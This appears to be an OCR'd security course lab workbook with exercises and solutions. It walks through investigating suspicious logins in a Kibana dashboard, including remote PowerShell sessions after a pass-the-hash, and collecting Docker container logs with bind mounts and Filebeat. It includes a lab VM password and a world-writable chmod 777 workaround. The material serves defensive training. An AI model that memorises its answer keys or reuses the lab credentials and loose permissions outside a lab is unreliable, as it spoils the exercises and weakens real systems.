


Then type **3.3** in the **Search** filter and select **Lab 3.3 - Login Dashboard**.




At this point, **192.168.1.51** has shown up multiple times. It may make sense to find out what system this is as it is most likely compromised. To do this, change the search filter in the dashboard to **host.keyword:192.168.1.51**.

```
host.keyword:192.168.1.51
```



Then look at the first log. It shows that **192.168.1.51** has a hostname of **IT03.sec555.com**.



Change the search filter back to the default dashboard filter by settings it back to **(tags:logon OR tags:logon_failure)** or reload the dashboard.

```
(tags:logon OR tags:logon_failure)
```

Abnormal logins

Which two user accounts have a high number of successful logins?


1. Are these logons malicious in nature?
2. What evidence backs up your hypothesis?
3. If an account was used maliciously, which systems was it used to access?

Solution


If you look at the **Lab 3.3 - Successful Logins visualization**, you will see that **jhenderson** and **fraynor** are the two accounts with the most successful logons. Hovering over them or looking at the multiple colors shows that each has logged into **at least five** systems.

Note


This visualization is limited to the top five systems, so it only shows a max of five systems.




Looking at the **Lab 3.3 - Successful Logins over Time** visualization shows both **jhenderson** and **fraynor** have had spikes in logons, although **jhenderson** has had much more.



First, investigate **jhenderson** by clicking on **jhenderson** in **the Lab 3.3 - Successful Logins over Time** visualization and then clicking on the magnifying glass with the **+** sign.



The results show the **jhenderson** account logging into multiple systems. When trying to figure out if this is malicious or not, it sometimes helps to focus in on a single host. In this case, focus in on **DHCP01**. Do this by clicking on **DHCP01.sec555.com** in the **Lab 3.3 - Successful Logins** visualization and then clicking on the magnifying glass with the **+** sign.




> **Note**
>
> When dealing with multiple systems, you typically want to pick one that is least likely to generate a lot of noise. For instance, domain controllers commonly generate many logs, which are why **DC01** or **DC02** were not picked.

Looking at the logs in the saved search shows only logs dealing with successful Kerberos logins.

```
New Logon:
        Security ID:            S-1-5-21-4122792944-3018364698-3069667417-1001
        Account Name:           jhenderson
        Account Domain:         SEC555.COM
        Logon ID:               0xAD4BB
        Linked Logon ID:                0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {1C35BB8C-1DD0-0EE9-9EF9-978ECA895DED}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:
        Source Network Address: -
        Source Port:            -

Detailed Authentication Information:
        Logon Process:          Kerberos
        Authentication Package: Kerberos
```

This is because the filter is too narrow. Sometimes, Windows uses different field names or only has usernames in the message field. To expand the search to anything dealing with **jhenderson** and **DHCP01**, first remove the current search filters by clicking on **Actions** and then clicking on **Remove**.



Then change the search filter to **message:"jhenderson" AND message:"DHCP01"**.


```
message:"jhenderson" AND message:"DHCP01"
```

Looking at these logs shows they are related to PowerShell events. Expanding the first log shows that the **SEC555\jhenderson** account is being used to launch a command on **DC01**.

```
<Data>Invoke-Command -ComputerName $all_computers -ScriptBlock {
</Data><Data>   DetailSequence=1
        DetailTotal=1

        SequenceNumber=105

        UserId=SEC555\jhenderson
        HostName=Windows PowerShell ISE Host
        HostVersion=5.1.14409.1005
        HostId=12a25f0a-24ae-46f7-9d68-d1fbd75c5f63
        HostApplication=C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe
        EngineVersion=5.1.14409.1005
        RunspaceId=ffc24cea-47d0-4b5b-a7c4-8873431fd048
        PipelineId=19
        ScriptName=
        CommandLine=Invoke-Command -ComputerName $all_computers -ScriptBlock {
</Data><Data>CommandInvocation(Invoke-Command): "Invoke-Command"
ParameterBinding(Invoke-Command): name="ComputerName"; value="DC01, IT01, IT02, IT03, DHCP01,
FS01, DC02, CEO, HR01, HR02, DOC03, DOC02, DOC01, ACCOUNTING01, ACCOUNTING02, PKI01, CFO"
ParameterBinding(Invoke-Command): name="ScriptBlock"; value="
    #Stop-Service -Name nxlog -Confirm:$false
    #Stop-Service -Name nxlog -Force -Confirm:$false
    Restart-Service -Name nxlog
    #gpupdate /force
```

This shows that a PowerShell script is being run on **DC01** to restart the NXLog agent on multiple systems that are causing a large number of successful logins. Therefore, the **jhenderson** account is likely not being used maliciously, but instead is being used for remote administration purposes.

Knowing that the **Lab 3.3 - Successful Logins** showed similar results with **fraynor,** change the search filter to **fraynor** and **DHCP01**.



This time, the logs look a little different. The first three logs show **powershell.exe** connecting from **IT01.sec555.com (192.168.1.81)** to **DHCP01.sec555.com (10.5.55.49)**. These are recorded as part of Sysmon network connection logging.


```
Network connection detected:
UtcTime: 2017-04-25 20:23:16.433
ProcessGuid: {93A11FFC-AF7F-58FF-0000-0010D17C1100}
ProcessId: 1920
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: SEC555\fraynor
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.1.81
SourceHostname: IT01.sec555.com
SourcePort: 49309
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 10.5.55.49
DestinationHostname: dhcp01.sec555.com
DestinationPort: 5985
```

The 4th log in this search shows what is happening. At **1:23 PM PDT**, **powershell.exe** was used on **IT01** to establish a PowerShell remote session to **DHCP01**. This would grant remote access to **DHCP01** as the user **fraynor**.


```
<Data>Enter-PSSession -ComputerName dhcp01</Data><Data> DetailSequence=1
        DetailTotal=1

        SequenceNumber=55

        UserId=SEC555\fraynor
        HostName=ConsoleHost
        HostVersion=5.1.14409.1005
        HostId=a1b20fe8-38bf-4f22-8d32-f89c35b63c52
        HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
        EngineVersion=5.1.14409.1005
        RunspaceId=6aab57da-fb01-4c59-9602-18a2f59db53f
        PipelineId=15
        ScriptName=
        CommandLine=Enter-PSSession -ComputerName dhcp01</Data><Data>CommandInvocation(Enter-PSSession)
ParameterBinding(Enter-PSSession): name="ComputerName"; value="dhcp01"
```

Click on the magnifying glass with the **+** sign next **to event_id 800**.

Then click on the magnifying glass with the **+** sign next to **host 192.168.1.81**.



This narrows the logs to look for other PowerShell sessions from **IT01**. Before this works, you need to remove **AND DHCP01** from the search filter so that it only contains **fraynor**.




If you were to look at the logs, you would find that the **fraynor** accounts were used on **IT01** to launch remote PowerShell sessions to **DC01**, **DC02**, **WSUS01**, **FS01**, **EXCHANGE01**, and **DHCP01**. These occur between **1:18** and **1:23 PM PDT**. No PowerShell commands are recorded after these sessions are established. This is suspicious as normally IT staff would enter a remote session and run administrative tasks. While suspicious, there is not enough evidence to guarantee this is malicious.

> **Note**
>
> You can update your search filter to **message:"fraynor" AND message:"enter-pssession -Computername"** to eliminate some of the noise and narrow down on which systems the **enter-pssession** command was run.


```
message:"fraynor" AND message:"enter-pssession -Computername"
```

Answer: The user accounts of **jhenderson** and **fraynor** had the most successful logons. The **jhenderson** account is being used to perform remote tasks and is **benign**. The **fraynor** account is being used from **IT01.sec555.com** to enter remote PowerShell sessions to **DC01**, **DC02**, **WSUS01**, **FS01**, **EXCHANGE01**, and **DHCP01**. Considering that **IT03.sec555.com** was previously compromised by pass-the-hash at **3:14 PM PDT**, this is most likely malicious.

Change the filters back to the default dashboard settings by clicking on **Dashboard** in the top-left corner.



Then type **3.3** in the search area. Then click on **Lab 3.3 - Login Dashboard**.




Improper service account use

The vulnerability scanner service user **SVC_VulnScan** is being used outside of policy.

1. Which computer is it being used from?
2. Which computer is it being used to access?


Solution

Service credentials are typically used only **from** specific systems. In this case, SVC_VulnScan logons should only come from the vulnerability scanner. Looking at the **Lab 3.3 - Successful Logins**, you can see the hostname **nessus01.sec555.com**. This is the vulnerability scanner so the SVC_VulnScan accounts should only be used **from** it. Click on **nessus01.sec555.com** in the **Lab 3.3 - Successful Logins** visualizations and then click on the magnifying glass with the - sign.



Now update the search to look for logins from **SVC_VulnScan** by changing it to **tags:logon AND user.keyword:SVC_VulnScan**.

```
tags:logon AND user.keyword:SVC_VulnScan
```



There are many logs shows. However, if you look closely, the two logs are related to **192.168.3.50 (hr01.sec555.com)**. After that, all the remaining logs contain a **client_ip** of **172.16.0.2**. **172.16.0.2** is the **nessus01.sec555.com's** IP address. Also, there are two logins to **DC02** with a login type of **10.** Logon type 10 is related to an RDP login.

Lab 3.3 - Windows Saved Search


Time	host	hostname	event_id	user	logontype	client_ip
April 25th 2017, 13:37:16.000	10.5.55.3	DC02.sec555.com	4,648	SVC_VulnScan	-	192.168.3.50
April 25th 2017, 13:37:16.000	10.5.55.3	DC02.sec555.com	4,624	SVC_VulnScan	10	192.168.3.50
April 25th 2017, 13:37:16.000	10.5.55.3	DC02.sec555.com	4,624	SVC_VulnScan	10	192.168.3.50
April 25th 2017, 13:37:16.000	192.168.3.50	hr01.sec555.com	4,648	SVC_VulnScan	-	-
April 25th 2017, 13:37:16.000	192.168.3.50	hr01.sec555.com	4,648	SVC_VulnScan	-	-

The 2nd and 3rd logs shown with a logon type value of **10** shows it is for an **RDP** login sourcing from **192.168.3.50** to **DC02** using the **SVC_VulnScan** account.

Answer: The **SVC_VulnScan** account was used from the **hr01.sec555.com (192.168.3.50)** workstation to log in to **DC02 (10.5.55.3)**.

Note

The **Lab 3.3 - User Login Map** was not used in this lab but is very helpful. It visually graphs out any user account that has 2 or more successful logons that result in delegation tokens. In this case, **jhenderson** and **fraynor** are shown. The - means the log is local such as from a domain controller authenticating itself.



Step-by-Step Video Instructions

Lab Conclusion

In this lab, you investigated login events. This included:

- Finding brute force login attempts
- Identifying if a user account with too many logins is malicious or benign
- Looking for service accounts used improperly
- Correlating events against a timeline to add context

Lab 3.3 is now complete!

Lab 3.4 - Docker Monitoring

Choose Your Destiny

Welcome to the Docker Monitoring lab. Choose your role. Please pick one of the labs below.

> **Note**
>
> This lab is a multi-role lab format. It is a new design to let you choose a lab that conforms better to your job role. The goal is to pick one lab to perform during class. You have enough time to complete one lab exercise. The other labs can be performed at your leisure at a later time. During a Live or Live Online course, we recommend swinging back and doing the other role-based labs during bootcamp hours.

Engineer Role - Capturing and Reviewing Docker Logs

Role: Engineer

Objective: Learn how to mass-collect and handle disparate container logs

Docker Monitoring Lab - Engineer

Analyst Role - Analyze Docker Logs

Role: Analyst

Objective: Analyze Docker logs and create ways to detect changes to a containerized environment

Docker Monitoring Lab - Analyst

Docker Monitoring Lab Introduction

Lab Docker Monitoring - Engineer

Objectives

- Understand the challenges behind the collection of container logs
- Identify options for collecting container logs
- Assess advantages and disadvantages of certain collection methods
- Become more familiar with containers

Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555

Containerization of applications is growing within the IT industry. As more and more institutions leverage this functionality it becomes imperative that we monitor them. Doing so provides benefits for both security and operations.

For this lab, we will be leveraging Docker to deploy various containers. We will then try to figure out options for collecting from all the containers.

Viewing Docker Logs

Deploy two containers using the information below. All ports referenced are TCP ports.

Container: cerebro-test

Settings	Value
Name	cerebro-test
Image	hasecuritysolutions/cerebro:v0.7.3
Published Port	9080
Container Port	9000

Start this container using the command below.

```
docker run -d --name cerebro-test -p 9080:9000 hasecuritysolutions/cerebro:v0.7.3
```

Container: nginx

Settings	Value
Name	nginx
Image	nginx:stable-alpine
Published Port	8888
Container Port	80

Start this container using the command below.

```
docker run -d --name nginx -p 8888:80 nginx:stable-alpine
```

What is the command to view the logs for each of the containers above?

Solution

By default, Docker natively captures the STDOUT and STDERR of a running container. Docker does this by capturing STDOUT and STDERR and saving it using a log driver. The default log driver captures the output and stores it in a JSON file.

Note

The log driver supports changing the output format or storage location. For example, the stack driver could be set to syslog to have Docker ship the logs via syslog to a SIEM. Other common log drivers are journald, gelf, awslogs, splunk, and gcplogs. Thus, collecting logs by changing the log driver is an option. Using log drivers is the main way to collect container logs in cloud environments where log agents are not an option.

To view the logs of each container, run the below commands. These commands retrieve logs by requesting them from Docker.

```
docker logs cerebro-test

docker logs nginx
```

Answer: The command to view the docker logs for **cerebro-test** and **nginx** are `docker logs cerebro-test` and `docker logs nginx`.

Note

`docker logs container_name` will output the logs and then stop. You can also continuously tail the logs with `docker logs -f container_name`. You can also use **--tail** to tail the last N lines, such as `docker logs --tail 10 container_name`. If you only want to see logs that occurred within a certain time ago, you can use **--since** such as `docker logs --since 1m30s container_name`.

Docker Bind Mounts

How would you get the cerebro and nginx containers to write their logs to /tmp/docker_logs without using the Docker log driver?

Place nginx's **/var/log/nginx** folder into **/tmp/docker_logs/nginx** and cerebero's **/opt/cerebro/logs** into **/tmp/docker_logs/cerebro**.

Solution

One option for gathering docker logs is to create a bind mount from the host operating system to a container. A bind mount allows data to become persistent because it is stored on the host, not within the container. Thus, a container can be deployed, deleted, and redeployed without losing any data. However, a bind mount requires host permissions to be set carefully so the container's user can access the bind mount.

Delete the previous containers using the commands below.

```
docker rm -f nginx
docker rm -f cerebro-test
```

Next, create an empty folder for nginx and cerebro logs using the commands below.

```
mkdir -p /tmp/docker_logs/nginx
mkdir -p /tmp/docker_logs/cerebro
```

Then, deploy nginx and cerebro using the below commands. The commands below include the **-v** switch, which maps a folder or file on the host to a folder or file within the container.

```
docker run -d --name nginx -p 8888:80 -v /tmp/docker_logs/nginx:/var/log/nginx nginx:stable-alpine
docker run -d --name cerebro-test -p 9080:9000 -v /tmp/docker_logs/cerebro:/opt/cerebro/logs
hasecuritysolutions/cerebro:v0.7.3
```

Note

You can make a bind mount read-only by adding :ro such as in this command: `docker run -d --name nginx -p 8888:80 -v /etc/nginx/nginx.conf:/etc/nginx/nginx.conf:ro nginx:stable-alpine` .

Now, check each of these folders to see if there are logs in them with the command below.

```
find /tmp/docker_logs -name *.log
```

You should see the below output. If any of these log files are missing, then you likely have a permissions issue.

```
/tmp/docker_logs/nginx/error.log
/tmp/docker_logs/nginx/access.log
/tmp/docker_logs/cerebro/application.log
```

> ⚠ **Warning**
>
> If you do not see the logs above, try running this:
>
> ```
> docker rm -f nginx
> docker rm -f cerebro-test
> rm -rf /tmp/docker_logs
> mkdir -p /tmp/docker_logs/cerebro
> mkdir -p /tmp/docker_logs/nginx
> chmod -R 777 /tmp/docker_logs
> docker run -d --name nginx -p 8888:80 -v /tmp/docker_logs/nginx:/var/log/nginx nginx:stable-alpine
> docker run -d --name cerebro-test -p 9080:9000 -v /tmp/docker_logs/cerebro:/opt/cerebro/logs
> hasecuritysolutions/cerebro:v0.7.3
> ```
>
> This will redeploy the containers after making sure /tmp/docker_logs allows any user account to read, write, or execute within it.

To validate the log files contain data, run the command below.

```
find /tmp/docker_logs -name *.log -exec cat {} \;
```

The logs will show the below output.

```
2021-01-27 02:51:53,572 - [INFO] - from play.api.Play in main
Application started (Prod)

2021-01-27 02:51:53,994 - [INFO] - from play.core.server.AkkaHttpServer in main
Listening for HTTP on /0.0.0.0:9000
```

The log output shows only cerebro's application.log data. In this case, access.log and error.log were created but empty. The logs are empty because no connections have been made. Run the command below to create a log entry in access.log.

```
curl http://localhost:8888
```

Now, specifically, output the log entries in /tmp/docker_logs/nginx/access.log with the command below.

```
cat /tmp/docker_logs/nginx/access.log
```

This time you will see the below output.

```
172.17.0.1 - - [27/Jan/2021:02:53:36 +0000] "GET / HTTP/1.1" 200 612 "-" "curl/7.68.0" "-"
```

Answer: The below two commands allow you to deploy nginx and cerebro with a bind mount for the log folders. The **-v** switch lets you bind a folder or file on the host to a folder or file within the container. Just beware of permissions issues or the need to move a container from one host to another when using bind mounts. However, by using a bind mount, you may install any log agent of your choice on the host operating system, and it can read the log files just like the agent would traditionally.

```
docker run -d --name nginx -p 8888:80 -v /tmp/docker_logs/nginx:/var/log/nginx nginx:stable-alpine
docker run -d --name cerebro-test -p 9080:9000 -v /tmp/docker_logs/cerebro:/opt/cerebro/logs
hasecuritysolutions/cerebro:v0.7.3
```

To finish this section of the lab remove the former docker containers with the command below.

```
docker rm -f nginx
docker rm -f cerebro-test
```

Docker Logs via Agent

How would you use Filebeat to dynamically capture all STDOUT and STDERR of running containers?

Solution

Filebeat supports the ability to identify running containers and retrieve logs dynamically. How Filebeat does this is it communicates with Docker's log driver. To configure Filebeat to collect docker logs, you would need to add the following configuration to the top of your filebeat.yml within the **filebeat.inputs** section.

```
- type: docker
containers.ids: '*'
combine_partial: true
cri.parse_flags: true
fields:
    log_event_type: docker
fields_under_root: true`
```

You would also need the below configuration underneath the **processors** section.

```
- add_docker_metadata:
    host: "unix:///var/run/docker.sock"
```

A copy of the filebeat.yml with the additional changes noted above has been saved in **/labs/docker/filebeat-docker.yml**. Run filebeat with the filebeat-docker.yml configuration using the commands below.

```
sudo chown root:root /labs/docker/filebeat-docker.yml
sudo chmod go-w /labs/docker/filebeat-docker.yml
sudo filebeat -c /labs/docker/filebeat-docker.yml -e
```


Note

The chmod command above removes write permissions from group and other (everyone). This is required as filebeat will only run if the owner is the only user with write permissions to the configuration file. You can change this by passing **--strict.perms off** but this considered an insecure running instance.


Looking at the output of the logs from Filebeat, we can see that it is now harvesting files from /var/lib/docker/containers/. It is also connected to Elasticsearch.

```
2021-01-19T14:39:28.903-0800    INFO    log/harvester.go:335    Skipping unparsable line in file: /var/lib/docker/cont
ainers/f701ce7522359b32e5541fedd18f1f33e8c13563044089917705499be82c986f/f701ce7522359b32e5541fedd18f1f33e8c13563044089
917705499be82c986f-json.log
2021-01-19T14:39:28.904-0800    INFO    log/harvester.go:302    Harvester started for file: /var/lib/docker/containers
/d3f2119bbeeee22ac0b3ad8e90cf8ea70254b8436ce1512c5fe8342de2692b68/d3f2119bbeeee22ac0b3ad8e90cf8ea70254b8436ce1512c5fe8
342de2692b68-json.log
2021-01-19T14:39:29.899-0800    INFO    [publisher_pipeline_output]     pipeline/output.go:143  Connecting to backoff(
elasticsearch(http://localhost:9200))
2021-01-19T14:39:29.899-0800    INFO    [publisher]     pipeline/retry.go:219   retryer: send unwait signal to consume
r
2021-01-19T14:39:29.900-0800    INFO    [publisher]     pipeline/retry.go:223     done
2021-01-19T14:39:29.911-0800    INFO    [esclientleg]   eslegclient/connection.go:314   Attempting to connect to Elast
icsearch version 6.2.4
2021-01-19T14:39:29.913-0800    INFO    [esclientleg]   eslegclient/connection.go:314   Attempting to connect to Elast
icsearch version 6.2.4
